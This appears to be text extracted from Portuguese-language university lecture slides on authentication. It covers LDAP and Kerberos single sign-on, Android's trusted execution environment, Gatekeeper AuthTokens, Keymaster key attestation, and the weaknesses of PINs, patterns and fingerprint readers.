
- **Requer agente que expõe utilizadores remotos nos sistemas locais**
 - Windows: Utilizadores com perfis remotos, não disponíveis na SAM
 - Linux: Utilizadores não presentes no /etc/passwd
 - Tem de utilizar mecanismos de cache para acelerar operações
- **Pode fornecer informação adicional do perfil**
 - Tipo de utilizador: Estudante, professor, admin
 - Informação adicional: email, home, nome...
- **Sistemas que fazem uso de SSO têm de ser aprovisionados**
 - Frequentemente também especificamente autorizados

SSO: LDAP - Lightweight Directory Access Protocol

- **Protocolo para manter um diretório de informação**
 - Diretório hierárquico com informação sobre utilizadores, sistemas e serviços
 - ex: dados da conta, contactos, grupos
 - Informação é organizada numa árvore
 - Raiz baseada no tipo e nome (DNS): dn=admin,ou=deti,dc=ua,dc=pt
 - DC=Domain Component, OU=Organizational Unit, DN=Distinguished Name
- **Acesso ao diretório pode ter partes públicas e restritas**
 - Acesso anónimo: dados gerais dos contactos e configurações
 - Acesso Autenticado: Informações específicas do perfil
- **LDAP Bind: associa uma sessão a um utilizador**
 - Login: caminho (dn=user,ou=people,ou=deti,dc=ua,dc=pt)
 - O mesmo diretório pode conter vários domínios:
 - dn=user,**ou=deti,dc=ua,dc=pt**
 - dc=user,**ou=mec,dc=ua,dc=pt**

SSO: LDAP - Lightweight Directory Access Protocol

LDAP Directory Tree




SSO: Kerberos

- **Protocolo de autenticação para ambientes de rede**
 - Baseado no conceito de Tickets com validade limitada
 - Processo por defeito para MS AD (Ex, CodeUA)
- **Suporta autenticação mútua**
 - Cliente recebe do autenticador um token cifrado com a sua senha (do cliente)
- **Quatro entidades chave**
 - Cliente: pretende aceder a um serviço
 - Service Server (SS): Fornece um serviço que o utilizador pretende usar
 - Ticket Granting Server (TGS): Fornece acesso aos serviços
 - Authentication Server(AS): Fornece acesso ao TGS
- **Key Distribution Center = AS + TGS (+ base de dados)**

SSO: Kerberos: Client Authn

- Utilizador envia pedido ao AS com o seu ClientID
- AS responde com 2 mensagens:
 - A: $\text{Enc}_{\text{user_key}}(\text{Client/TGS Session Key})$
 - B: $\text{Enc}_{\text{tgs_key}}(\text{Cliente, Endereço de Rede, Validade, Client/TGS Session Key})$
- Utilizador usa a sua chave para decifrar A
- Envia pedido ao TGS com 2 mensagens
 - C=B + Identificador do serviço
 - D= $\text{Enc}_{\text{client/TGS SessionKey}}(\text{ClientID, Timestamp})$
- TGS responde com 2 mensagens:
 - E= $\text{Enc}_{\text{service_key}}(\text{ClientID, client address, validity, Client/Server Session Key})$
 - F= $\text{Enc}_{\text{client/TGS Session Key}}(\text{Client/Server Session Key})$



Autenticação em sistemas específicos

Autenticação em Sistemas Específicos

- **Dispositivos operam frequentemente com base na identidade de um sujeito**
 - Podendo suportar vários sujeitos, cada um com os seus dados privados
 - Cada dispositivo utiliza mecanismos e processos específicos
- **Validação de identidade é feita contra um modelo/ou credenciais**
 - Credenciais/modelo podem ser locais ou remotos
 - Podem fazer uso de ambientes de execução seguros
- **Normalmente fornecem mecanismos de autenticação local**
 - Para operações de instalação ou de suporte
 - ... em alternativa possuem mecanismos de gestão centralizada

Dispositivos comuns

- **Dispositivos móveis**
 - Smartphones
 - Tablets
- **Computadores pessoais**
 - Portáteis ou desktops
- **Computadores em redes**
 - Ambientes empresariais ou universitários
- **Dispositivos de suporte**
 - Routers, STB, Consolas, Eletrodomésticos


Dispositivos móveis: Smartphones

- **Considerados dispositivos pessoais**
 - Frequentemente utilizados para autenticação 2 fatores
- **Podem fazer uso do cartão SIM ou de outro Hardware**
 - SIM é vendido a um sujeito identificado
 - Acesso ao SIM é protegido por um PIN
- **Pode fazer uso de variados métodos de autenticação**
 - Senhas, PINs, Padrões, Biometria
- **Composto por vários elementos distintos**
 - REE: corre aplicações instalados pelos utilizadores
 - Baseband: executa código para comunicação
 - SIM: autentica o utilizador
 - TEE: Armazena chaves/realiza operações criptográficas


Smartphones: Android

- **Trusted Execution Environment (TEE)**
 - Executa um SO distinto: TrustyOS, Kinibi, QSEE
 - Implementado num sub-sistema isolado ou virtualizado
 - StrongBox ou ARM TrustZone
 - Composto por Trustlets (pequenas aplicações)
- **Gateways de Segurança**
 - Gatekeeper: para PINs/Passwords e Padrões
 - Fingerprint: para impressões digitais
- **Credenciais associadas a um sujeito**
 - Fornecimento de credenciais desbloqueia as chaves

Dispositivos móveis: Smartphones



Smartphones: Android



Smartphones: Android - Gatekeeper

- **Necessário aprovisionamento inicial**
 - Identidade mais umas credenciais
 - User Secure ID (SID): 64 bits aleatórios
 - Identificam o utilizador
 - Servem de contexto para o material criptográfico
- **Gatekeeperd (no REE)**
 - Envia credenciais para o gatekeeper (no TEE)
 - Obtém um AuthToken para o SID, com HMAC
 - chave do HMAC é temporária e serve de autenticação
 - Usa o AuthToken para aceder ao Keystore
 - Keystore verifica que o AuthToken é recente e válido
- **Fingerprintd (no REE)**
 - age de forma semelhante mas com um modelo

Android AuthToken

Field	Type	Description
AuthToken Version	8 bits	Group tag for all fields.
Challenge	64 bits	A random integer to prevent replay attacks. Usually the ID of a requested crypto operation. Currently used by transactional fingerprint authorizations. If present, the AuthToken is valid only for crypto operations containing the same challenge.
User SID	64 bits	Non-repeating user identifier tied cryptographically to all keys associated with device authentication.
Authenticator ID (ASID)	64 bits	Identifier used to bind to a specific authenticator policy. All authenticators have their own value of ASID that they can change according to their own requirements.
Authenticator type	32 bits	Gatekeeper (0), or Fingerprint (1)
Timestamp	64 bits	Time (in ms) since the most recent system boot.
AuthToken HMAC (SHA-256)	256 bits	Keyed SHA-256 MAC of all fields except the HMAC field. Key is generated when booting and never leaves the TEE

Smartphones: Android - Keymaster

- **Fornece acesso ao armazenamento (keystore)**
 - Baseado em chamadas de API (não é um acesso RW)
 - Só fornece acesso mediante AuthTokens válidos
- **Keymaster 1: Android 6**
 - API de assinatura (assinar, verificar, importar chaves)
- **Keymaster 2: Android 7**
 - Suporte para AES e HMAC
 - Key Attestation: certifica chaves (origem, propriedades, utilização)
 - Version Binding: associa chaves a versões do TEE
 - Prevenir ataques por instalação de software antigo

Android: Keymaster Key Attestation

- **Objetivo:** Garantir que as chaves provêm do TEE implementado em hardware e são autênticas
- **Outras garantias:**
 - Que foram geradas no TEE atual (baseado num ID)
 - $ID = \text{HMAC_SHA256}(\text{instante temporal} \parallel \text{AppID} \parallel R, HBK)$
 - $R = \text{a tag::RESET_SINCE_ID_ROTATION}$, HBK: a secret Hardware Backed Key
 - Que são associadas à aplicação que faz o pedido
 - Que o dispositivo iniciou de forma segura
- **Chamada:** `attestKey(keyToAttest, attestParams)`
- **Resultado:** Um certificado X.509
 - assinado por um certificado raiz para este uso
 - com uma extensão que contém o resultado pedido

Smartphones: Android - Keymaster

- **Keymaster 3: Android 8**

- ID Attestation: Validação que as chaves estão associadas ao dispositivo
 - IMEI, Número de Série, Identificadores do hardware
 - Mecanismos semelhante ao Key Attestation (baseado em X.509)

- **Keymaster 4: Android 9**

- Suporte para Elementos Embutidos de Segurança
 - Integração de elementos seguros dentro do TEE
 - eSIM, cartões Visa, etc...

Android Gatekeeper: Authn

- **PIN: Introdução direta de dígitos**
 - Tipicamente 4, mas podem ser até 16
 - Sem relação com SIM PIN
 - Vulnerável a ataques por força bruta e canais paralelos
 - David Berend, “There Goes Your PIN”, 2018
- **Senha: Introdução direta de vários carateres**
 - Frequentemente limitada a 16
 - Mesmos problemas que o PIN, mas mais seguro
- **Padrão: Introdução direta de um padrão**
 - Potencialmente muito menos seguro que o PIN
 - Armazenado como um SHA-1 (sem sal)
 - Vulnerável a ataques “sobre o ombro”, marcas dos dedos

Smartphones: Impressão Digital

- **TEE armazena vários modelos para uma impressão digital**
 - Armazenados de forma cifrada
 - Associados a um SID
 - Removidos se a conta também for removida
- **Perfil é obtido pelo sensor e validado no TEE**
 - Modelo não pode ser extraído
 - Perfil enviado ao TEE para validação
- **Segurança varia com a implementação**
 - Existem várias, em evolução constante

Impressões Digitais: Leitores Óticos

- **Sensor adquire imagem do dedo**
 - utiliza um LED para iluminação An optical sensor.
- **Imagen é 2D**
 - Fácil forjar credenciais
 - Modelos, impressões
- **Apenas usado em versões agora obsoletas**
- **Usado em autenticação de edifícios**





Figure 2

